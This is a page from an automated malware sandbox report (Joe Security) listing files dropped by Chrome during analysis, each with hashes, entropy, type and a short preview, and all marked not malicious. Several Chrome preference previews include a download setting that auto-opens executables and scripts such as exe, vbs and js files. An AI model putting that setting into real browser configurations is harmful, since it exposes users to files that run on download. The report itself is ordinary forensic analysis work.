Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d73e9533-83a4-40c4-9ab6-36e7f29b613f.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.9625460988068
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTceb7qA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Kh3:nR3h9Tj1pYKItik0JCKL88bOTQVuwn
MD5:	A8746511CAB22051F64A52312548795F
SHA1:	678FEFE371BAF9BFC66C580680C22BE504845B53
SHA-256:	4070AFCD155F1A2C602805708660004FD9FD01238AB89DBDEFE0FB78211FC647
SHA-512:	6BA0D77C48620A6F529D8A3102A1265FD402ADB67407E14825C5EAA740D60B62C535725A4F3192C495CD8490922451E58A0AB32634DDF70EB36E8818DBD5B83
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\dfc4ae95-d03b-41c0-b849-5df7b6a019cb.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17356
Entropy (8bit):	5.571483192562071
Encrypted:	false
SSDEEP:	384:1+WtvLlxDX31kXqKf/pUZNCgVLH2HfDDrU2CD284d:hLld31kXqKf/pUZNCgVLH2HfnrU24286
MD5:	EE84759888D97760FD08A6B2FEF51E0F
SHA1:	0B6FE6AB429104F678998054FF9ADF9C6448780C
SHA-256:	D5C32E2A9BAE47321C22F655DFB11D562F32C1376395F9828E5C46385AB730F7
SHA-512:	6196A9674D86179D3DA51B5D18E1EF9543BAE6A349E5FD5BAC5C26938E0DD7C1770C5293CF8EB74A87F92442B223DF6F348D1653F7BE716AE4E0292A6F68AF1 5
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mh t:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihck ogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network "],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"i ncognito_content_settings":[],"incognito_preferences":{},"install_time":"13298093390127341","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome. google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons": {"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\e586abdd-e185-4d86-bf2b-8447a5e80dc4.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.57698465693286
Encrypted:	false
SSDEEP:	384:1+WtOLlxDX31kXqKf/pUZNCgVLH2HfDDrUdCDx+84v:oLld31kXqKf/pUZNCgVLH2HfnrUd4c8w

MD5:	CCA50857B12DA6796FB716061BBE2EFD
SHA1:	D77F3A7916E40458F3BB6C5948A7EE7BFCCA1F2F
SHA-256:	47F49E879AA2B29C6835C39E29A5405A605535E6A562391D708B37F1332FD761
SHA-512:	71490E75AC77986191C6B2C96D3D79F533E290CC87A3B7775AAC6B9F62F26513784A34B6EBFA7E852E0BC6FFA604AF31C33CCE3AFD02A11F1F19C4350E6DCF9
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13298093390127341","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f255b1f0-6e63-414c-956c-1383928b3701.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4874
Entropy (8bit):	4.957772716212104
Encrypted:	false
SSDEEP:	48:Ycys0klS8kS6RjTcOqA0iqTlYqlQKHoTw0x1HBCHBmxc8C1Nfct/9BhUJo3Khmey:nR3h9fj1pYKItik0JCKL81bOTQVuwn
MD5:	84A980F151D37DC8FEAC3EDBB2A38347
SHA1:	C8AECBE94D09002C57CA52B9C1796FC3918F85AE
SHA-256:	081D6375CA7245CF68C65B8ADE8F356541A895201AA5095530A6436D48AB062C
SHA-512:	0505F33325275675464320548ACB9528419E46E763D0F07D453A9736328C32F12DDDF55F0079C79A09FA92FB85242DCE4796A761B244C76AF581FAF9DCF97E78
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13298093391849225","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691724
Malicious:	false
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4
MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59
SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false

Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	198061
Entropy (8bit):	6.04415755900655
Encrypted:	false
SSDEEP:	6144:lHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:xJSHC+QuQUNgxnuzIII
MD5:	201105E9FD97ED4C83251CBA6B54984F
SHA1:	8B35435FC3FE84A16B8858D5EF0E127BC56A242F
SHA-256:	D20F415395E2F76359721213341B8F9F8A2841BADBB88558667C0B7AD6BCD642
SHA-512:	14C13F66223A7C36E2B4747315B3AADFC9150BEC4640385D52E1F4CE2C2013C835F81EBEB9F8B16C788D3507E9E4534B3A8D043E1543A022010AB9BF9BBE157 2
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.752107730539122
Encrypted:	false
SSDEEP:	384:BTbYAqNPWp6sVFHs3Nwr5vsY3jA2nHSfG3qr1KQKxz+uGxr9Imp13ZaQkMXOyWkI:VeSVZ6egbkeXWc+EvX+0Ki0cJW
MD5:	894A5067E49079E9A0AF6979B926CFC0
SHA1:	B47DB42001699160D92813494DD942B450CD75E9
SHA-256:	8E95D82D850635E83FE3B6B65DF1263741AFCF64F09E186DC29244725D601186
SHA-512:	997A021F518AB3CD1743345EEDF247AADEF2F0C6D39BEA28E1F7D0583914AE95F6754B252B31069A416BD26678239707F103B9A0E5961B07C19D8CF52ACD685
Malicious:	false
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...Z]8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\cf2ffcf3-defc-475b-9466-2136b768f63c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	198061
Entropy (8bit):	6.04415755900655
Encrypted:	false
SSDEEP:	6144:lHkUJSHCkVLYLuudUNgbV/njhcI8II6Ro:xJSHC+QuQUNgxnuzIII
MD5:	201105E9FD97ED4C83251CBA6B54984F
SHA1:	8B35435FC3FE84A16B8858D5EF0E127BC56A242F
SHA-256:	D20F415395E2F76359721213341B8F9F8A2841BADBB88558667C0B7AD6BCD642
SHA-512:	14C13F66223A7C36E2B4747315B3AADFC9150BEC4640385D52E1F4CE2C2013C835F81EBEB9F8B16C788D3507E9E4534B3A8D043E1543A022010AB9BF9BBE157 2
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground": {}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"ne twork_time":{"network_time_mapping":{"local":1.653619794466482e+12,"network":1.653587396e+12,"ticks":171433591.0,"uncertainty":6282095.0}},"os_crypt":{"encrypte d_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+ bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9m d9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"pa ssword_manager":{"os_password_blank":true,"os_password_last_changed":"13291229792116690"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\e620577f-9ebd-4b91-9dd8-03a04b134279.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.752107730539122
Encrypted:	false
SSDEEP:	384:BTbYAqNPWp6sVFHs3Nwr5vsY3jA2nHSfG3qr1KQKxz+uGxr9Imp13ZaQkMXOyWkI:VeSVZ6egbkeXWc+EvX+0Ki0cJW
MD5:	894A5067E49079E9A0AF6979B926CFC0
SHA1:	B47DB42001699160D92813494DD942B450CD75E9
SHA-256:	8E95D82D850635E83FE3B6B65DF1263741AFCF64F09E186DC29244725D601186
SHA-512:	997A021F518AB3CD1743345EEDF247AADEF2F0C6D39BEA28E1F7D0583914AE95F6754B252B31069A416BD26678239707F103B9A0E5961B07C19D8CF52ACD685
Malicious:	false
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...Z]8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Temp\2092_1861363735_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3034
Entropy (8bit):	5.876664552417901
Encrypted:	false
SSDEEP:	48:p/hEc9q0S+UTKYM43z8nqMsfWRUWEADM/W9n7lqFkakzcVTGkcYTPi6zM:RGcg5z/jjjHgUnV278+aWLy4
MD5:	8B6C3E16DFBF5FD1C9AC2267801DB38E
SHA1:	F5CADC5914DF858C96C189B092BC89C29407BBAA
SHA-256:	FD986A547D9585E98F451B87CA85DEB4B61EE540C6FAC678D7BEDABF04653095
SHA-512:	37048EF8FADF62A26CAEC6EE90AC192429AB1E99424E5C68FACA90C0DAD68642C761FDCAC03FC38FA930841F91FA145A6943EC7F168D4F2FA426F1F092C2F5 02
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY19wbmFjbF9qc29uIiwicm9vdF9oYXNoIjoiVkNUSHNJVHNUSXVncWNhV2ctWHVpTU1 sdWloV1FSTE1sQnpTTGprdGhETSJ9LHsicGF0aCI6Il9wbGF0Zm9ybV9zcGVjaWZpYy94ODZfNjQvcG5hY2xfcHVibGljX3g4Nl82NF9jcnRiZWdpbl9mb3JfZWhfbyIs InJvb3RfaGFzaCI6ImxINWt2a1BvSVZZczZKVHhyOHc5Q2MxXzloVEJCX3lVSlF6VDZseVVNd0kifSx7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNs X3B1YmxpY194ODZfNjRfY3J0YmVnaW5fbyIsInJvb3RfaGFzaCI6IkVuLVFQTW1HUm1xbG9Ud1gzOTAzckpsMkw0R25sQmdET1FhZlNKaHJ4Nk0ifSx7InBhdGgiOiJfc GxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY194ODZfNjRfY3J0ZW5kX28iLCJyb290X2hhc2giOiJkT2lJVzRmdEdGNW9FY0k1UXYyYjBmd XNrUlYyaUVtdmxhbmV6MlpFc3VvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3g4Nl82NC9wbmFjbF9wdWJsaWNfeDg2XzY0X2xkX25leGUiLCJyb290X2hhc2g iOiIzNEU5QU9EMmpqLWNoMzZQZ0NVV0YtMUpYWVhVdlNGY1I4bks1aWppcWNjIn0seyJwYXRoIjoiX3B
Copyright Joe Security LLC 2022	Page 28 of 57

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_pnacl_json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	507
Entropy (8bit):	4.68252584617246
Encrypted:	false
SSDEEP:	12:TjLJ7qaVgPPd8bdzQBXefosmc5T9+n6e1Cetm1JXcAwA:TJ7jViPOd8wfHmZ6RP15
MD5:	35D5F285F255682477F4C50E93299146
SHA1:	FB58813C4D785412F05962CD379434669DE79C2B
SHA-256:	5424C7B084EC4C8BA0A9C69683E5EE88C325BA28564112CC941CD22E392D8433
SHA-512:	59DF2D5F2684FACC80C72F9C4B7E280F705776076C9D843534F772D5A3D578BEE04289AEE81320F23FB4D743F3969EDF5BA53FEBBAC8A4D27F3BC53BCF271C E
Malicious:	false
Preview:	{. "COMMENT": [. "This file serves as a template for the resource info description used by ", . "the NaCl Chrome plugin. It is kept in the NaCl repository to prevent ", . "hard-coding of NaCl-specific information inside the Chrome repository.".], . "abi-version": 1, . "pnacl-arch": "x86-64", . "pnacl-ld-name": "ld.nexe", . "pnacl-llc-name": "pnacl-llc.nexe", . "pnacl-sz-name": "pnacl-sz.nexe", . "pnacl-version": "5dfe030a71ca66e72c5719ef5034c2ed24706c43".}

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_for_eh_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2712
Entropy (8bit):	3.4025803725190906
Encrypted:	false
SSDEEP:	48:b/5D5V5PK82aTS6aTTw0Do1DttoyDNsEA:b/hbVic1ZtLDNsE
MD5:	604FF8F351A88E7A1DBD7C836378AE86
SHA1:	9D8D89AE9F13D6306E619A4EAAD51EDE91A5F9F3
SHA-256:	947E64BE43E821562CE894F1AFCC3D09CD7FF614C107FC94250CD3EA5C943302
SHA-512:	85B1EDA4C473E00034EE627B7ABB894A77E521BC6A91A91A4A3744CA7511CB0AF10B9723D9ECC2CE3378DD70B659DF842D8C11875958CB77070CF01EC0A158 40
Malicious:	false
Preview:	.ELF.....>.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..SP..h.....fff.....h.....fff.....J.$<[.,$J.l=....J.$<.....f..... .....NaCl....x86-64.....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C .....p.....`....C....C..B..... .....<.....@.....X.....t.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl- clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pna

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2776
Entropy (8bit):	3.5335802354066246
Encrypted:	false
SSDEEP:	48:b/5D5V5ej5ej5PjDdaTS6aTTw6DV1DtFouoyDOsTy:b/hbEEVJB1ZFhLDOsT
MD5:	88C08CD63DE9EA244F70BFC53BBCADF6
SHA1:	8F38A113A66B18BAA02E2C995099CF1145A29DAA
SHA-256:	127F903CC986466AA5A13C17DFDD37AC99762F81A794180339069F48986BC7A3
SHA-512:	78D2500493A65A23D101EC2420DC5F0CE8C75EFAC425C28547121643E4FB568E9D827EF2C0F7068159E043C86B986F29BF92C6BADC675F160B63C7B3512EB95
Malicious:	false
Preview:	.ELF.....>.....X.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..SP..h..... ..fff.....J.$<[.,$J.l=....J.$<.....f.K.....`.....P.....z.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com /a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c9 4a3a7da70f0081724448f).....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C.....p.....@....C....C.....@....C....C.....@...

C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_crtend_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	1520
Entropy (8bit):	2.799960074375893
Encrypted:	false
SSDEEP:	12:Bvx/ekjlM/NQQmTfR9yp9396QQmTfR9C6wRqD8MTDDw7lEOkSbfuEAXwX6BX2U8b:bDjO/NbmT3296bmT3Twk8qDwh7b7CD8
MD5:	75E79F5DB777862140B04CC6861C84A7
SHA1:	4DB7BDC80206765461AC68CEC03CE28689BBEE0C
SHA-256:	74E8885B87ED185E6811C23942FD9BD1FBAC9115768849AF95A9DECF6644B2EA
SHA-512:	FE3F86E926759E71494F2060C4ED3C883EBCAF20CB129A5AD7F142766C33FAB10B5FABC3C7C938E0E895E27EA0AC03CBFE8D0EEABF5300A4AD07F67FD96CC 253
Malicious:	false
